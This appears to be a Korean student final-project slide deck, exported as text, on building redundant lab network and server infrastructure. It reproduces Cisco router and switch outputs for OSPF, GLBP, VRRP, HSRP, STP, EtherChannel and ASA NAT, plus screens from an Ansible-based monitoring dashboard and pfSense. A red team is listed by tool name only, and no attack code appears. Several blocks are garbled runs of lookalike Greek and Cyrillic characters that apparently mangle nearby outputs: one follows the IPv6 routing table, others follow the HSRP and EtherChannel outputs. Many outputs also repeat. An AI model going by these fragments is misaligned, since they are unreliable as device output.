

[FINAL PROJECT]

# THE BETTER

고가용성 글로벌 인프라 및 SOAR 기반  
통합 관제 구축과 실전 APT 모의해킹 검증



Project Manager: 이명재

# 프로젝트 개요

THE BETTER

프로젝트 기간: 2026.02.23. ~ 2026.03.09. (10MD)

프로젝트 목표:

고가용성 네트워크와 안정적인 서버 인프라를 기반으로,  
통합 관제·모의해킹·자동화된 시정조치 체계를 구축하여  
기업 인프라의 안정성, 보안성, 운영 효율성을 종합적으로 강화



# 프로젝트 개요

## 주요 내용


- OSPF, FHRP, EtherChannel, VPN, ASA 기반 네트워크 고도화
- HA, IPS, Zabbix, ELK, Ansible 기반 서버 운영 자동화
- 모의해킹을 통한 취약점 진단 및 보안 검증
- Wazuh·ELK·Scapy 기반 중앙 관제 및 SOAR 체계 구현
- 취약점 패치 및 WAF/방화벽 정책 보완

## 기대효과

무중단 서비스 보장, 보안 대응 시간 단축, 운영 효율성 향상,  
실전형 방어 체계 확보




# 조직구성도



## Network Team



Server Team



HAPROXY



SURICATA



ZABBIX



PFSENSE

## Purple Team



ISMS



SCAPY



WAZUH



ELK


## Red Team



**MSF**



**SQL injection**



**NMAP**



**PYTHON**

# 핵심사용기술


## Network Team




## Server Team




## Purple Team




## Red Team



# 네트워크 논리 구성도



# 코어망(미국 중앙)



## 가상 링크


[1]: 백본망과 AREA 2 연결

[2]: 분리된 백본망 연결

```
R3#sh ip ospf virtual-links
Virtual Link OSPF_VL1 to router 4.4.4.4 is up [1]
  Run as demand circuit
  DoNotAge LSA allowed.
  Transit area 1, via interface Serial1/0.1, Cost of using 128
  Transmit Delay is 1 sec, State POINT_TO_POINT,
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
  Hello due in 00:00:08
  Adjacency State FULL (Hello suppressed)
  Index 2/4, retransmission queue length 0, number of retransmission 0
  First 0x0(0)/0x0(0) Next 0x0(0)/0x0(0)
  Last retransmission scan length is 0, maximum is 0
  Last retransmission scan time is 0 msec, maximum is 0 msec
Virtual Link OSPF_VL0 to router 5.5.5.5 is up [2]
  Run as demand circuit
  DoNotAge LSA allowed.
  Transit area 1, via interface Serial1/0.1, Cost of using 64
  Transmit Delay is 1 sec, State POINT_TO_POINT,
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
  Hello due in 00:00:02
  Adjacency State FULL (Hello suppressed)
```

```
Adjacency State FULL (Hello suppressed)
Hello due in 00:00:05
Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
Transmit Delay is 1 sec, State POINT_TO_POINT,
Cost of using 128
```

# 본사(미국동부) 1



# 본사(미국동부) 1


```
SW1# show glbp brief
Interface Grp Fwd Pri State Address Active router Standby router
Vl10 10 - 120 Active 30.1.128.200 local 30.1.128.253
Vl10 10 1 - Active 0007.b400.0a01 local -
Vl10 10 2 - Listen 0007.b400.0a02 30.1.128.253 -
```

```
SW2#sh glbp brief
Interface Grp Fwd Pri State Address Active router Standby router
Vl10 10 - 100 Standby 30.1.128.200 30.1.128.254 local
Vl10 10 1 - Listen 0007.b400.0a01 30.1.128.254 -
Vl10 10 2 - Active 0007.b400.0a02 local -
```


## GLBP

AVG(Active), Standby 상태 확인

# 본사(미국동부사설)



# 본사(미국동부DMZ)



# 본사(미국동부사설/DMZ)

## ASA

정적 NAT 및 동적 NAT 정책과  
트래픽 변환(hit) 현황을 확인가능


각 인터페이스(outside, inside, dmz)에 적용된  
ACL 정책과 global 접근 제어 설정을 확인 가능

```
1 (outside) to (inside) source static out1 out1 destination static INSIDE-NET
INSIDE-NET
  translate_hits = 4777, untranslate_hits = 6045
2 (outside) to (inside) source static out2 out2 destination static INSIDE-NET
INSIDE-NET
  translate_hits = 6, untranslate_hits = 6
3 (outside) to (inside) source static out3 out3 destination static INSIDE-NET
INSIDE-NET
  translate_hits = 1064, untranslate_hits = 5087
4 (outside) to (inside) source static out4 out4 destination static INSIDE-NET
INSIDE-NET
  translate_hits = 29, untranslate_hits = 29

Auto NAT Policies (Section 2)
1 (outside) to (inside) source static s4 172.16.8.20
  translate_hits = 0, untranslate_hits = 0
2 (outside) to (inside) source static s1 172.16.254.33
  translate_hits = 2, untranslate_hits = 16
3 (outside) to (inside) source static s2 172.16.254.55
  translate_hits = 0, untranslate_hits = 0
4 (outside) to (inside) source static s3 172.16.254.66
  translate_hits = 21, untranslate_hits = 0
5 (inside) to (outside) source dynamic INSIDE-NET interface
  translate_hits = 217368, untranslate_hits = 12982
ASAU1# _
```

```
ASAU1# sh running-config access-group
access-group OUTSIDE_IN in interface outside
access-group inside_access_in in interface inside
access-group DMZ_access_in in interface dmz
access-group global_access global
ASAU1# _
```

```
ASAU1# sh running-config access-group
access-group OUTSIDE_IN in interface outside
access-group inside_access_in in interface inside
access-group DMZ_access_in in interface dmz
access-group global_access global
ASAU1# _
```



# 미국서부지사

```
Vlan10 - Group 10
State is Master
Virtual IP address is 20.4.0.254
Virtual MAC address is 0000.5e00.010a
Advertisement interval is 1.000 sec
Preemption enabled, delay min 60 secs
Priority is 150
Track object 1 state Up decrement 60
Master Router is 20.4.0.253 (local), priority is 150
Master Advertisement interval is 1.000 sec
Master Down interval is 3.414 sec
```

```
ESW2#sh vrrp
Vlan10 - Group 10
State is Backup
Virtual IP address is 20.4.0.254
Virtual MAC address is 0000.5e00.010a
Advertisement interval is 1.000 sec
Preemption enabled, delay min 60 secs
Priority is 100
Master Router is 20.4.0.253, priority is 150
Master Advertisement interval is 1.000 sec
Master Down interval is 3.609 sec (expires in 2.705 sec)
```

## FHRP (VRRP)

Master와 Backup상태 확인

```
ESW1#sh vrrp bri
Interface      Grp Pri Time  Own Pre State  Master addr  Group addr
Vl10          10  150 3414   Y  Master 20.4.0.253  20.4.0.254
```

```
ESW2#show vrrp brief
Interface      Grp Pri Time  Own Pre State  Master addr  Group addr
Vl10          10  100 3609   Y  Backup 20.4.0.253  20.4.0.254
```

# 미국서부지사

```
VLAN30
Spanning tree enabled protocol ieee
Root ID    Priority    8192
           Address    c40b.5164.0001
           This bridge is the root
           Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

Bridge ID  Priority    8192
           Address    c40b.5164.0001
           Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
           Aging Time 300

Interface                               Designated
Name                                     Port ID Prio Cost  Sts Cost  Bridge ID          Port ID
-----
FastEthernet1/2                         128.43  128   19 BKN   0  8192 c40b.5164.0001 128.43
FastEthernet1/4                         128.45  128   19 FWD   0  8192 c40b.5164.0001 128.45
FastEthernet1/5                         128.46  128   19 FWD   0  8192 c40b.5164.0001 128.46
```

Interface	Port ID	Prio	Cost	Sts	Cost	Bridge ID	Port ID
FastEthernet1/2	128.43	128	19	BKN	0	8192 c40b.5164.0001	128.43
FastEthernet1/4	128.45	128	19	FWD	0	8192 c40b.5164.0001	128.45
FastEthernet1/5	128.46	128	19	FWD	0	8192 c40b.5164.0001	128.46

Root

```
SW8#sh spanning-tree bri
VLAN30
Spanning tree enabled protocol ieee
Root ID    Priority    8192
           Address    c40b.5164.0001
           Cost        19
           Port        44 (FastEthernet1/3)
           Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

Bridge ID  Priority    28672
           Address    c40c.1a60.0002
           Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
           Aging Time 300

Interface                               Designated
Name                                     Port ID Prio Cost  Sts Cost  Bridge ID          Port ID
-----
FastEthernet1/1                         128.42  128   19 BKN   19 28672 c40c.1a60.0002 128.42
FastEthernet1/3                         128.44  128   19 FWD   0  8192 c40b.5164.0001 128.45
```


Interface	Port ID	Prio	Cost	Sts	Cost	Bridge ID	Port ID
FastEthernet1/1	128.42	128	19	BKN	19	28672 c40c.1a60.0002	128.42
FastEthernet1/3	128.44	128	19	FWD	0	8192 c40b.5164.0001	128.45

Secondary

## STP

Root와 Secondary 스위치 확인

# IDC(캐나다) 1



## GLBP

vlan 40 Active

```
Vl40      1    -   150 Active  192.168.40.3    local    192.168.40.2
Vl40      1    1    -   Listen 0007.b400.0101  192.168.40.2  -
Vl40      1    2    -   Active 0007.b400.0102  local      -
ESW8#
```

vlan 50 Active

```
Interface Grp  Fwd Pri State  Address      Active router  Standby router
Vl50      1    -   150 Active  192.168.50.3    local    192.168.50.2
Vl50      1    1    -   Listen 0007.b400.0101  192.168.50.2  -
Vl50      1    3    -   Active 0007.b400.0103  local      -
ESW10#
```

vlan 40, 50 Standby

```
Interface Grp  Fwd Pri State  Address      Active router  Standby router
Vl40      1    -   120 Standby 192.168.40.3    192.168.40.1  local
Vl40      1    1    -   Active 0007.b400.0101  local      -
Vl40      1    2    -   Listen 0007.b400.0102  192.168.40.1  -
Vl50      1    -   120 Standby 192.168.50.3    192.168.50.1  local
Vl50      1    1    -   Active 0007.b400.0101  local      -
Vl50      1    3    -   Listen 0007.b400.0103  192.168.50.1  -
ESW9#
```

## RSPAN

미러링 할 트래픽을 g1/0 포트로 보내기

```
Session 1
-----
Type                : Remote Destination Session
Source RSPAN VLAN   : 100
Destination Ports   : Gi1/0
Encapsulation       : Native
```

```
Session 1
-----
Type                : Remote Source Session
Source Ports        :
  Both              : Gi0/0-1
Dest RSPAN VLAN     : 100
```

```
Session 1
-----
Type                : Remote Source Session
Source Ports        :
  Both              : Gi0/0-1
Dest RSPAN VLAN     : 100
```

```
Session 1
-----
Type                : Remote Source Session
Source Ports        :
  Both              : Gi0/0
Dest RSPAN VLAN     : 100
```

```
Flags: D - down P - bundled in port-channel
I - stand-alone s - suspended
H - Hot-standby (LACP only)
R - Layer3 S - Layer2
U - in use N - not in use, no aggregation
f - failed to allocate aggregator

M - not in use, minimum links not met
m - not in use, port not aggregated due to minimum links not met
u - unsuitable for bundling
w - waiting to be aggregated
d - default port

A - formed by Auto LAG

Number of channel-groups in use: 1
Number of aggregators: 1

Group Port-channel Protocol Ports
-----+-----+-----+-----
1 Po1(SU) LACP Gi0/0(P) Gi0/1(P)
```

```
Flags: D - down P - bundled in port-channel
I - stand-alone s - suspended
H - Hot-standby (LACP only)
R - Layer3 S - Layer2
U - in use N - not in use, no aggregation
f - failed to allocate aggregator

M - not in use, minimum links not met
m - not in use, port not aggregated due to minimum links not met
u - unsuitable for bundling
w - waiting to be aggregated
d - default port

A - formed by Auto LAG


Number of channel-groups in use: 1
Number of aggregators: 1

Group Port-channel Protocol Ports
-----+-----+-----+-----
1 Po1(SU) LACP Gi0/0(P) Gi0/1(P)
```

## 이더채널

스위치간 LACP 연결  
포트 채널 (SU)상태 확인

EIGRP 300



# IPv6 (6 to 4 Tunneling)

IPv6 대역 라우팅 테이블 확인

```
IPv6 Routing Table - Default - 8 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, M - MIPv6, R - RIP, I1 - ISIS L1
       I2 - ISIS L2, IA - ISIS interarea, IS - ISIS summary, D - EIGRP
       EX - EIGRP external
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2
S   FC00:1::/64 [1/0]
    via Tunnel119, directly connected
S   FC00:2::/64 [1/0]
    via Tunnel119, directly connected
S   FC00:3::/64 [1/0]
    via Tunnel119, directly connected
C   FC00:1001::/64 [0/0]
    via FastEthernet0/0.10, directly connected
L   FC00:1001::1/128 [0/0]
    via FastEthernet0/0.10, receive
C   FC00:1002::/64 [0/0]
    via FastEthernet0/0.20, directly connected
L   FC00:1002::1/128 [0/0]
    via FastEthernet0/0.20, receive
L   FF00::/8 [0/0]
    via Null0, receive
```

```
ΛΓθ ΠπΓΓθ' ΛεεεΓΛε
Γ   EE00::\8 [0\0]
    ΛΓθ Ε92ΓΕΓρθΛηεΓθ\0'50' ΛεεεΓΛε
Γ   EC00:Γ005::Γ\Γ58 [0\0]
    ΛΓθ Ε92ΓΕΓρθΛηεΓθ\0'50' ΓΓΛεεεΓΓλ connected
C   FC00:Γ005::\09 [0\0]
```

## VRRPv3

Master와 Backup상태 확인

```
GigabitEthernet0/1 - Group 1 - Address-Family IPv6
State is MASTER
State duration 20 hours 40 mins 40 secs
Virtual IP address is FE80::1
Virtual secondary IP addresses:
  FC00:3::3/64
Virtual MAC address is 0000.5E00.0201
Advertisement interval is 1000 msec
Preemption enabled, delay min 60 secs (0 msec remaining)
Priority is 150
  Track object 1 state UP decrement 60
Master Router is FE80::E6A:E8FF:FE4B:1 (local), priority is 150
Master Advertisement interval is 1000 msec (expires in 39 msec)
Master Down interval is unknown
```

```
Master Down interval is 3048 msec (expires in 2956 msec)
Advertisement interval is 1000 msec (learned)
Master Router is FE80::E6A:E8FF:FE4B:1, priority is 150
```

```
GigabitEthernet0/1 - Group 1 - Address-Family IPv6
State is BACKUP
State duration 20 hours 45 mins 2 secs
Virtual IP address is FE80::1
Virtual secondary IP addresses:
  FC00:3::3/64
Virtual MAC address is 0000.5E00.0201
Advertisement interval is 1000 msec
Preemption enabled, delay min 60 secs (0 msec remaining)
Priority is 90
  Track object 1 state UP decrement 60
Master Router is FE80::E6A:E8FF:FE4B:1, priority is 150
Master Advertisement interval is 1000 msec (learned)
Master Down interval is 3648 msec (expires in 2956 msec)
```

```
Master Down interval is 3048 msec (expires in 2956 msec)
Advertisement interval is 1000 msec (learned)
Master Router is FE80::E6A:E8FF:FE4B:1, priority is 150
```

```
ESW2#show spanning-tree vlan 20 brief
VLAN10
Spanning tree enabled protocol ieee
Root ID Priority 8192
Address c406.13a0.0001
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
This bridge is the root
Bridge ID Priority 8192
Address c406.13a0.0001
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 300

Interface
Name Port ID Prio Cost Sts Designated Cost Bridge ID Port ID
-----
FastEthernet1/0 128.41 128 19 FWD 0 8192 c406.13a0.0001 128.41
FastEthernet1/1 128.42 128 19 FWD 0 8192 c406.13a0.0001 128.42
FastEthernet1/5 128.46 128 19 FWD 0 8192 c406.13a0.0001 128.46

VLAN20
Spanning tree enabled protocol ieee
Root ID Priority 8191
Address c406.13a0.0002
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
This bridge is the root
Bridge ID Priority 8191
Address c406.13a0.0002
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 300

Interface
Name Port ID Prio Cost Sts Designated Cost Bridge ID Port ID
-----
FastEthernet1/0 128.41 128 19 FWD 0 8191 c406.13a0.0002 128.41
FastEthernet1/2 128.43 128 19 FWD 0 8191 c406.13a0.0002 128.43
FastEthernet1/6 128.47 128 19 FWD 0 8191 c406.13a0.0002 128.47
```

```
ESW1#show spanning-tree vlan 20 brief
VLAN10
Spanning tree enabled protocol ieee
Root ID Priority 8192
Address c406.13a0.0001
Cost 19
Port 42 (FastEthernet1/1)
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Bridge ID Priority 16384
Address c405.4850.0000
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 300

Interface
Name Port ID Prio Cost Sts Designated Cost Bridge ID Port ID
-----
FastEthernet1/1 128.42 128 19 FWD 0 8192 c406.13a0.0001 128.42
FastEthernet1/3 128.44 128 19 FWD 19 16384 c405.4850.0000 128.44

VLAN20
Spanning tree enabled protocol ieee
Root ID Priority 8191
Address c406.13a0.0002
Cost 19
Port 43 (FastEthernet1/2)
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Bridge ID Priority 16384
Address c405.4850.0001
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 300

Interface
Name Port ID Prio Cost Sts Designated Cost Bridge ID Port ID
-----
FastEthernet1/2 128.43 128 19 FWD 0 8191 c406.13a0.0002 128.43
FastEthernet1/4 128.45 128 19 FWD 19 16384 c405.4850.0001 128.45
```


```
ESW2#show spanning-tree
Root
Priority 8192
Address c406.13a0.0001
Cost 0
Port 42 (FastEthernet1/1)
```

```
ESW1#show spanning-tree
Secondary
Priority 16384
Address c405.4850.0000
Cost 19
Port 42 (FastEthernet1/1)
```

# STP

Root와 Secondary 스위치 확인

# 알래스카지사



## FHRP (MHSRP)

액티브-액티브(Active-Active)  
로드밸런싱 확인

```
ESW4#sh standby bri
                P indicates configured to preempt.
                |
Interface      Grp Prio P State      Active      Standby      Virtual IP
V140           40 110 P Active     local       40.4.0.252   40.4.0.254
V150           50  80 P Listen    40.5.0.253  40.5.0.252   40.5.0.254
```

```
V120           20  80 B Listen    40.2.0.253  40.2.0.252   40.2.0.254
```

```
ESW5#sh standby bri
                P indicates configured to preempt.
                |
Interface      Grp Prio P State      Active      Standby      Virtual IP
V140           40  80 P Standby   40.4.0.253  local        40.4.0.254
V150           50  80 P Standby   40.5.0.253  local        40.5.0.254
```

```
V120           20  80 B Standby   40.2.0.253  local        40.2.0.254
```

```
ESW6#sh standby bri
                P indicates configured to preempt.
                |
Interface      Grp Prio P State      Active      Standby      Virtual IP
V140           40  80 P Listen    40.4.0.253  40.4.0.252   40.4.0.254
V150           50 100 P Active     local       40.5.0.252   40.5.0.254
```

```
V120           20 100 B Listen    local       40.2.0.252   40.2.0.254
```

```
V140           40  80 P Listen    40.4.0.253  40.4.0.252   40.4.0.254
```

## Static Routing

외부 대역을 향한  
Default Static Routing

```
21.0.0.0/16 is subnetted, 1 subnets
C      21.21.0.0 is directly connected, Loopback0
40.0.0.0/8 is variably subnetted, 8 subnets, 2 masks
C      40.0.0.0/24 is directly connected, FastEthernet0/0
C      40.1.0.0/16 is directly connected, Ethernet2/0
C      40.2.0.0/16 is directly connected, Ethernet2/1
C      40.3.0.0/16 is directly connected, Ethernet2/2
S      40.4.0.0/16 [1/0] via 40.1.0.2
S      40.5.0.0/16 [1/0] via 40.3.0.2
C      40.6.0.0/16 is directly connected, Ethernet2/3.60
C      40.7.0.0/16 is directly connected, Ethernet2/3.70
S*    0.0.0.0/0 [1/0] via 40.0.0.1
R4#
```

```
R4#
2x  0.0.0.0/0 [1/0] via 40.0.0.1
C  40.1.0.0/16 is directly connected, Ethernet2/0
```

```
C      40.7.0.0/16 is directly connected, Ethernet2/3.70
S*    0.0.0.0/0 [1/0] via 40.0.0.1
R4#
```

# 알래스카지사

```
LAN60
Spanning tree enabled protocol ieee
Root ID    Priority    4096
           Address    c40f.1a14.0001
           This bridge is the root
           Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

Bridge ID  Priority    4096
           Address    c40f.1a14.0001
           Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
           Aging Time 300

Interface                               Designated
Name                                     Port ID Prio Cost  Sts Cost  Bridge ID          Port ID
-----
FastEthernet1/0                         128.41  128   19 BKN   0  4096 c40f.1a14.0001 128.41
FastEthernet1/2                         128.43  128   19 FWD   0  4096 c40f.1a14.0001 128.43
FastEthernet1/4                         128.45  128   19 FWD   0  4096 c40f.1a14.0001 128.45
```

Interface Name	Port ID	Priority	Cost	Sts	Cost	Bridge ID	Port ID
FastEthernet1/0	128.41	128	19	BKN	0	4096 c40f.1a14.0001	128.41
FastEthernet1/2	128.43	128	19	FWD	0	4096 c40f.1a14.0001	128.43
FastEthernet1/4	128.45	128	19	FWD	0	4096 c40f.1a14.0001	128.45

Root

```
LAN60
Spanning tree enabled protocol ieee
Root ID    Priority    4096
           Address    c40f.1a14.0001
           Cost        19
           Port        43 (FastEthernet1/2)
           Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

Bridge ID  Priority    8192
           Address    c411.72b4.0001
           Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
           Aging Time 300

Interface                               Designated
Name                                     Port ID Prio Cost  Sts Cost  Bridge ID          Port ID
-----
FastEthernet1/1                         128.42  128   19 BKN   19 8192 c411.72b4.0001 128.42
FastEthernet1/2                         128.43  128   19 FWD   0  4096 c40f.1a14.0001 128.43
```


Interface Name	Port ID	Priority	Cost	Sts	Cost	Bridge ID	Port ID
FastEthernet1/1	128.42	128	19	BKN	19	8192 c411.72b4.0001	128.42
FastEthernet1/2	128.43	128	19	FWD	0	4096 c40f.1a14.0001	128.43

Secondary

## STP

Root와 Secondary 스위치 확인

# 관제센터 (멕시코)



## FHRP (HSRP)

Active, Standby 상태 확인

```
SW46#sh standby bri
P indicates configured to preempt.
Interface  Grp Prio P State Active Standby Virtual IP
Vl10      10 120 Active local 60.4.10.253 60.4.10.200
SW46#sh standby
Vlan10 - Group 10 (version 2)
State is Active
2 state changes, last state change 02:59:30
Virtual IP address is 60.4.10.200
Active virtual MAC address is 0000.0c9f.f00a
Local virtual MAC address is 0000.0c9f.f00a (v2 default)
Hello time 3 sec, hold time 10 sec
Next hello sent in 2.780 secs
Preemption disabled
Active router is local
Standby router is 60.4.10.253, priority 100 (expires in 8.552 sec)
Priority 120 (configured 120)
IP redundancy name is "hsrp-Vl10-10" (default)
```

```
Иб лєqнуqвuсλ uвmє гє „μєлb-λγт0-т0„ (qєтєnγт)
Ылγoлγтλ т00 (qєтєnγтλ т00)
γтєuqрλ λoпγєλ гє 60.4.т0.223' Ылγoлγтλ т00 (єxγтлєє тu 8.225 зєс)
```

```
SW47#sh standby bri
P indicates configured to preempt.
Interface  Grp Prio P State Active Standby Virtual IP
Vl10      10 100 P Standby 60.4.10.254 local 60.4.10.200
SW47#sh standby
Vlan10 - Group 10 (version 2)
State is Standby
1 state change, last state change 03:02:24
Virtual IP address is 60.4.10.200
Active virtual MAC address is 0000.0c9f.f00a
Local virtual MAC address is 0000.0c9f.f00a (v2 default)
Hello time 3 sec, hold time 10 sec
Next hello sent in 1.520 secs
Preemption enabled
Active router is 60.4.10.254, priority 120 (expires in 7.268 sec)
Standby router is local
Priority 100 (default 100)
IP redundancy name is "hsrp-Vl10-10" (default)
```

```
Иб лєqнуqвuсλ uвmє гє „μєлb-λγт0-т0„ (qєтєnγт)
Ылγoлγтλ т00 (qєтєnγтλ т00)
γтєuqрλ λoпγєλ гє γoсєγ
λγтγлє λoпγєλ гє 60.4.т0.224' Ылγoлγтλ т00 (єxγтлєє тu 7.268 зєс)
```

```
SW39#sh vtp status
VTP Version                : 2
Configuration Revision     : 1
Maximum VLANs supported locally : 68
Number of existing VLANs   : 8
VTP Operating Mode         : Server
VTP Domain Name            : cisco
```

VTP Server

```
SW44#sh vtp status
VTP Version                : 2
Configuration Revision     : 1
Maximum VLANs supported locally : 68
Number of existing VLANs   : 8
VTP Operating Mode         : Client
VTP Domain Name            : cisco
```

VTP Client

## VTP

서버 역할과 상태 확인

```
SW45#sh vtp status
VTP Version                : 2
Configuration Revision     : 0
Maximum VLANs supported locally : 68
Number of existing VLANs   : 8
VTP Operating Mode         : Transparent
VTP Domain Name            : cisco
```

VTP Transparent

## 이더채널

스위치간 LACP 연결  
포트 채널 (SU)상태 확인

```
Number of channel-groups in use: 1
Number of aggregators:          1

Group Port-channel Protocol Ports
-----+-----+-----+-----
1      Po1(SU)       LACP   Et0/0(P)  Et0/1(P)  Et0/2(P)
                        Et0/3(P)
```


Ef0\3(b)

```
Number of channel-groups in use: 1
Number of aggregators:          1

Group Port-channel Protocol Ports
-----+-----+-----+-----
1      Po1(SU)       LACP   Et0/0(P)  Et0/1(P)  Et0/2(P)
                        Et0/3(P)
```

Ef0\3(b)


# 글로벌 네트워크 토폴로지: 서로 다른 라우팅 프로토콜간 라우팅 정보 공유 경로



빨강: 동적 라우팅 프로토콜에서 라우팅 정보를 서로 재분배


파랑: 정적 라우팅

# 글로벌 네트워크 토폴로지: 게이트웨이 이중화(FHRP) 트래픽 흐름도




빨강: Active 경로  
파랑: Backup 경로

# 글로벌 네트워크 토폴로지: 게이트웨이 이중화(FHRP) 트래픽 흐름도




빨강: Active 경로  
파랑: Backup 경로

# 글로벌 네트워크 토폴로지: 게이트웨이 이중화(FHRP) 트래픽 흐름도




빨강: Active 경로  
파랑: Backup 경로


# 자동화코드흐름도




# 자동화코드 흐름도



# 자동화코드 흐름도



# 자동화코드 흐름도



# 메인페이지

## Router Monitor

Logged in as: admin (admin)

online

## Command Center

Overview · CCP / MRTG 느낌

### Navigation

shortcuts

Overview

Device Dashboard

Run Logs

Outputs Explorer

outputs: /root/ansible/outputs

logs: /root/ansible/web\_runs

### Auto Refresh

status

Overview 자동 갱신

\* 장비 온라인/다운/트래픽 수치만 갱신

Logged in: admin (admin)

전체 라우터 상태 · 인터페이스 Down · 트래픽(IN/OUT)

poll: 5s

ping all


logs

## GNS3 Map

project: 0dd503c9-f39c-4312-8393-596f5a2bbe8c

refresh canvas

interactive map



# 대시보드

## ESW10 Dashboard

카테고리: sh\_run · 파일 3개 · IFACE: 7 up / 13 down · ip int br: 2026-03-09 20:00:03

Collect ip int br

Run Logs

Ping 8.8.8.8

Logged in: monitor

파일 검색...

search

Tip: Auto Refresh 켜면 Interface 상태가 실시간으로 바뀜

Show Run

IP Int Brief

kron

Back Up

Files

click to preview

main\_show\_run.txt

MAIN

2026-03-02 19:12:49 1.8 KB

[1] show running-config를 가져와 저장

status.json

[2] show ip interface brief를 가져와 저장

2026-03-09 20:20:40 0.2 KB

20260309-202028\_show\_run.txt

SNAP

2026-03-09 20:20:28 2.1 KB

[4] backup.txt에 적은 명령을 장비에 적용

Preview

왼쪽에서 파일 선택

왼쪽에서 파일을 선택해.

```
CLI Console done (815ms)
stopbits 1
line aux 0
exec-timeout 0 0
privilege level 15
logging synchronous
stopbits 1
line vty 0 4
login local
transport input ssh
!
end

R12#
```

R12# Run

## CLI 호출

SSH / Telnet

Interface Control status updated

UP 7 DOWN 6 UNKNOWN ip int br: 2026-03-02 22:10:51

Interface	Action
DOWN FastEthernet0/0	Shutdown No Shut
UP Serial1/0	Shutdown No Shut
DOWN Serial1/1	Shutdown No Shut
DOWN Serial1/2	Shutdown No Shut
DOWN Serial1/3	Shutdown No Shut
UP Ethernet2/0	Shutdown No Shut
UP Ethernet2/1	Shutdown No Shut
UP Ethernet2/1.1	Shutdown No Shut
UP Ethernet2/1.2	Shutdown No Shut
DOWN Ethernet2/2	Shutdown No Shut
DOWN Ethernet2/3	Shutdown No Shut
UP SSLVPN-VIF0	Shutdown No Shut
UP Loopback0	Shutdown No Shut

실행 로그는 /root/ansible/web\_runs 에서 확인 가능

## 인터페이스 상태 / 조정


### Run Logs

경로: /root/ansible/web\_runs

ALL R12 R13 ESW9 ESW10 ESW11 ESW12 ESW62 ESW14 IOU1 IOU2 ASA1

Device	Log file	Time	Size	Open
-	auto_push.log	2026-03-09 18:40:03	80.3 KB	view
-	flask_app.log	2026-03-06 15:49:55	0.6 KB	view
R12	20260304-023110_R12_collect_ipintbr.log	2026-03-04 02:33:28	2.0 KB	view
ESW9	20260303-111004_ESW9_collect_ipintbr.log	2026-03-03 11:12:34	2.0 KB	view
ESW9	20260303-111005_ESW9_collect_ipintbr.log	2026-03-03 11:12:34	2.0 KB	view
ESW9	20260303-111005_ESW9_FastEthernet1-7_up.log	2026-03-03 11:10:05	0.0 KB	view
ESW9	20260303-111004_ESW9_FastEthernet1-6_up.log	2026-03-03 11:10:04	0.0 KB	view

## 장비별 LOG 파일 수집



## 네트워크 트래픽 통계

**Run Logs** ← overview

경로: /root/ansible/web\_runs - /var/log/network

ALL SRC
Ansible
Rsyslog

ALL DEV
R12
R13
ESW9
ESW10
ESW11
ESW12
ESW62
ESW14
IOU1
IOU2
ASA1

Source	Device	Log file	Time	Size	Open
Ansible	-	auto_push.log	2026-03-09 23:35:20	83.7 KB	<a href="#">view</a>
Rsyslog	ASA1	ASA1.log	2026-03-09 23:28:40	55.7 KB	<a href="#">view</a>
Rsyslog	R12	R12.log	2026-03-09 23:26:56	1.2 KB	<a href="#">view</a>
Rsyslog	ESW11	ESW11.log	2026-03-09 23:26:16	0.7 KB	<a href="#">view</a>
Rsyslog	ESW9	ESW9.log	2026-03-09 23:26:13	0.7 KB	<a href="#">view</a>
Rsyslog	ESW10	ESW10.log	2026-03-09 23:26:08	0.7 KB	<a href="#">view</a>
Rsyslog	ESW12	ESW12.log	2026-03-09 23:25:58	0.7 KB	<a href="#">view</a>
Rsyslog	ESW62	ESW62.log	2026-03-09 23:25:46	0.9 KB	<a href="#">view</a>
Ansible	ASA1	20260309-184550_ASA1_collect_ipintbr.log	2026-03-09 18:46:06	2.1 KB	<a href="#">view</a>
Ansible	-	flask_app.log	2026-03-06 15:49:55	0.6 KB	<a href="#">view</a>
Rsyslog	ASA1	ASA1.log-20260306	2026-03-05 16:44:18	111551.4 KB	<a href="#">view</a>

Rsyslog	ASA1	ASA1.log-20260306	2026-03-05 16:44:18	111551.4 KB	<a href="#">view</a>
Ansible	-	flask_app.log	2026-03-06 15:49:55	0.6 KB	<a href="#">view</a>
Ansible	ASA1	20260309-184550_ASA1_collect_ipintbr.log	2026-03-09 18:46:06	2.1 KB	<a href="#">view</a>
Rsyslog	ESW62	ESW62.log	2026-03-09 23:25:46	0.9 KB	<a href="#">view</a>

## RSYSLOG 파일 생성 목록

# 서버안정성목표

서버 장애 예방을 위한 5가지 핵심 목표

1) 고가용성


2) 복구

3) 보안


4) 자동화

5) 관제

# 전체인프라구성도



# 웹서비스 흐름도



# Pfsense 구축 결과

## pfSense 홈페이지 접속


 System - Interfaces - Firewall - Services - VPN - Status - Diagnostics - Help -

Status / Dashboard

### System Information

Name	pfSense.home.arpa
User	admin@30.3.30.7 (Local Database)
System	VMware Virtual Machine Netgate Device ID: 5be9d551ae86a39c05c0
BIOS	Vendor: Phoenix Technologies LTD Version: 6.00 Release Date: Thu Nov 12 2020
Version	2.7.2-RELEASE (amd64) built on Wed Dec 6 14:10:00 CST 2023 FreeBSD 14.0-CURRENT  Obtaining update status
CPU Type	Intel(R) Core(TM) i5-7400 CPU @ 3.00GHz AES-NI CPU Crypto: Yes (inactive) QAT Crypto: No
Hardware crypto	Inactive
